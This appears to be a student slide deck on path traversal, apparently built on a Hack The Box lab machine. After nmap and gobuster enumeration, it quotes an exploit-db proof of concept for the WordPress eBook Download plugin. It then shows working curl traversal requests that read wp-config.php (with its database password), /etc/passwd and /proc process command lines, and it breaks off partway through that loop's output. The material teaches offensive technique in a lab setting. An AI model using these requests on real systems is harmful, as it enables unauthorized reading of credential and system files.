

PATH TRAVERSAL

SUBMITTED BY

AZIZUL RAHAMAN



OVERVIEW OF THE VULNERBILITY

- IT IS A SECURITY VULNERBILITY
- ATTACKERS GAIN UNAUTHORIZED ACCESS TO SENSITIVE FILE BY MANIPULATING FIILE PATHS
- ATTACKERS MANIPULATE URL PARAMETERS OR INPUT FIELDS BY INJECTING SEQUENCES LIKE ../ OR ../\ TO TRAVERSE DIRECTORIES.



WHY WAS IT CHOSEN & WHY ITS IMPORTANT IN ETHICAL HACKING

- Shows how attackers access files beyond intended limits
- Highlights real-world exploitation of file system flaws
- Helps identify and fix security vulnerabilities
- Strengthens defenses to protect sensitive data

TECHNICAL DETAILS

- **Vulnerability**
- **Type**
- **Affected Systems**
- **Software Impacted**



AFFECTED SYSTEMS & SOFTWARE

- Web servers
- Web applications
- Operating systems
- Embedded systems



PRACTICAL DEMONSTRATION



```
[*]$ nmap -sV -sC -p- 10.10.11.125
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-25 14:57 CDT
Nmap scan report for 10.10.11.125
Host is up (0.081s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_  256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Backdoor &#8211; Real-Life
|_http-generator: WordPress 5.8.1
1337/tcp  open  waste?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 45.04 seconds
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]
[*]$
```


PRACTICAL DEMONSTRATION


```
└─ [★]$ nmap -p- -T5 10.10.11.125 -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-25 15:00 CDT
Initiating Ping Scan at 15:00
Scanning 10.10.11.125 [4 ports]
Completed Ping Scan at 15:00, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:00
Completed Parallel DNS resolution of 1 host. at 15:00, 0.00s elapsed
Initiating SYN Stealth Scan at 15:00
Scanning 10.10.11.125 [65535 ports]
Discovered open port 22/tcp on 10.10.11.125
Discovered open port 80/tcp on 10.10.11.125
Discovered open port 1337/tcp on 10.10.11.125
Completed SYN Stealth Scan at 15:01, 19.32s elapsed (65535 total ports)
Nmap scan report for 10.10.11.125
Host is up (0.075s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1337/tcp   open  waste

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 19.52 seconds
Raw packets sent: 65952 (2.902MB) | Rcvd: 65962 (2.639MB)
└─ [eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]
└─ [★]$
```


PRACTICAL DEMONSTRATION



PRACTICAL DEMONSTRATION



PRACTICAL DEMONSTRATION



The screenshot shows a Parrot Terminal window with the nano 7.2 text editor open, editing the file /etc/hosts. The terminal has a dark blue background with yellow and green text. The nano editor's status bar at the bottom indicates the current position is line 10 of 11, column 26 of 26, and character 294 of 295. The editor's help menu is visible at the bottom, listing various keyboard shortcuts.

```
GNU nano 7.2 /etc/hosts *
1 127.0.0.1 localhost
2 127.0.1.1 debian12-parrot
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
8 127.0.0.1 localhost
9 127.0.1.1 htb-ynom4y8glr htb-ynom4y8glr.htb-cloud.com
10 10.10.11.125 backdoor.htb
11
```



[line 10/11 (90%), col 26/26 (100%), char 294/295 (99%)]

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line

PRACTICAL DEMONSTRATION

```
[eu-vip-1]-[10.10.14.44]-[azizulrahan@htb-ynom4y8glr]-[~]
[*]$ gobuster dir -u http://backdoor.htb -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://backdoor.htb
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
/wp-content      (Status: 301) [Size: 317] [--> http://backdoor.htb/wp-content/]
/wp-admin       (Status: 301) [Size: 315] [--> http://backdoor.htb/wp-admin/]
/wp-includes    (Status: 301) [Size: 318] [--> http://backdoor.htb/wp-includes/]
/server-status  (Status: 403) [Size: 277]
Progress: 23988 / 30001 (79.96%) [ERROR] parse "http://backdoor.htb/error\x1f_log": net/url: invalid control character in URL
Progress: 30000 / 30001 (100.00%)
=====
Finished
=====
[eu-vip-1]-[10.10.14.44]-[azizulrahan@htb-ynom4y8glr]-[~]
[*]$
[*]$ gobuster dir -u http://backdoor.htb/wp-content -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://backdoor.htb/wp-content
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
/plugins       (Status: 301) [Size: 325] [--> http://backdoor.htb/wp-content/plugins/]
/themes       (Status: 301) [Size: 324] [--> http://backdoor.htb/wp-content/themes/]
/uploads      (Status: 301) [Size: 325] [--> http://backdoor.htb/wp-content/uploads/]
/upgrade      (Status: 301) [Size: 325] [--> http://backdoor.htb/wp-content/upgrade/]
Progress: 23944 / 30001 (79.81%) [ERROR] parse "http://backdoor.htb/wp-content/error\x1f_log": net/url: invalid control character
in URL
Progress: 30000 / 30001 (100.00%)
=====
Finished
=====
[eu-vip-1]-[10.10.14.44]-[azizulrahan@htb-ynom4y8glr]-[~]
[*]$
```

PRACTICAL DEMONSTRATION



PRACTICAL DEMONSTRATION

```
shellicodes: No results
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]
[*]$ searchsploit -m php/webapps/39575.txt
Exploit: WordPress Plugin eBook Download 1.1 - Directory Traversal
URL: https://www.exploit-db.com/exploits/39575
Path: /usr/share/exploitdb/exploits/php/webapps/39575.txt
Codes: N/A
Verified: True
File Type: ASCII text
Copied to: /home/azizulrahaman/39575.txt

[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]
[*]$ cat 39575.txt
# Exploit Title: Wordpress eBook Download 1.1 | Directory Traversal
# Exploit Author: Wadeek
# Website Author: https://github.com/Wad-Deek
# Software Link: https://downloads.wordpress.org/plugin/ebook-download.zip
# Version: 1.1
# Tested on: Xampp on Windows7

[Version Disclosure]
=====
http://localhost/wordpress/wp-content/plugins/ebook-download/readme.txt
=====

[PoC]
=====
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../wp-config.php
=====
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]
[*]$
```

Built on WP 4.3 but can work on older versions

PRACTICAL DEMONSTRATION

```
[*]$ curl http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../wp-config.php
../../../../wp-config.php../../../../wp-config.php../../../../wp-config.php<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );
```

PRACTICAL DEMONSTRATION



```
* WordPress database table prefix.
*
* You can have multiple installations in one database if you give each
* a unique prefix. Only numbers, letters, and underscores please!
*/
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* Add any custom values between this line and the "stop editing" line. */


/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
    define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
<script>>window.close()</script>└─[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]
└─ [★]$ █
```

PRACTICAL DEMONSTRATION

```
[*]$ curl http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../../etc/passwd
../../../../../../../../etc/passwd../../../../../../../../etc/passwd../../../../../../../../etc/passwdroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112:/:/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534:/:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
user:x:1000:1000:user:/home/user:/bin/bash
lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false
<script>>window.close()</script>[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]
[*]$
```


PRACTICAL DEMONSTRATION

```
➔ [*]$ for i in {800..900}; do curl -s http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/$i/cmdline --output - | tr '\000' ' ' | sed 's/<script>window.close()<\script>/\n/g'; done
/proc/800/cmdline/proc/800/cmdline/proc/800/cmdline
/proc/801/cmdline/proc/801/cmdline/proc/801/cmdline
/proc/802/cmdline/proc/802/cmdline/proc/802/cmdline
/proc/803/cmdline/proc/803/cmdline/proc/803/cmdline
/proc/804/cmdline/proc/804/cmdline/proc/804/cmdline
/proc/805/cmdline/proc/805/cmdline/proc/805/cmdline/usr/bin/vmtoolsd
/proc/806/cmdline/proc/806/cmdline/proc/806/cmdline
/proc/807/cmdline/proc/807/cmdline/proc/807/cmdline
/proc/808/cmdline/proc/808/cmdline/proc/808/cmdline
/proc/809/cmdline/proc/809/cmdline/proc/809/cmdline
/proc/810/cmdline/proc/810/cmdline/proc/810/cmdline
/proc/811/cmdline/proc/811/cmdline/proc/811/cmdline
/proc/812/cmdline/proc/812/cmdline/proc/812/cmdline
/proc/813/cmdline/proc/813/cmdline/proc/813/cmdline
/proc/814/cmdline/proc/814/cmdline/proc/814/cmdline
/proc/815/cmdline/proc/815/cmdline/proc/815/cmdline
/proc/816/cmdline/proc/816/cmdline/proc/816/cmdline
/proc/817/cmdline/proc/817/cmdline/proc/817/cmdline
/proc/818/cmdline/proc/818/cmdline/proc/818/cmdline
/proc/819/cmdline/proc/819/cmdline/proc/819/cmdline
/proc/820/cmdline/proc/820/cmdline/proc/820/cmdline
/proc/821/cmdline/proc/821/cmdline/proc/821/cmdline
/proc/822/cmdline/proc/822/cmdline/proc/822/cmdline
/proc/823/cmdline/proc/823/cmdline/proc/823/cmdline
/proc/824/cmdline/proc/824/cmdline/proc/824/cmdline
/proc/825/cmdline/proc/825/cmdline/proc/825/cmdline
/proc/826/cmdline/proc/826/cmdline/proc/826/cmdline
/proc/827/cmdline/proc/827/cmdline/proc/827/cmdline
/proc/828/cmdline/proc/828/cmdline/proc/828/cmdline
/proc/829/cmdline/proc/829/cmdline/proc/829/cmdline/usr/sbin/atd -f
/proc/830/cmdline/proc/830/cmdline/proc/830/cmdline
/proc/831/cmdline/proc/831/cmdline/proc/831/cmdline
/proc/832/cmdline/proc/832/cmdline/proc/832/cmdline
/proc/833/cmdline/proc/833/cmdline/proc/833/cmdline
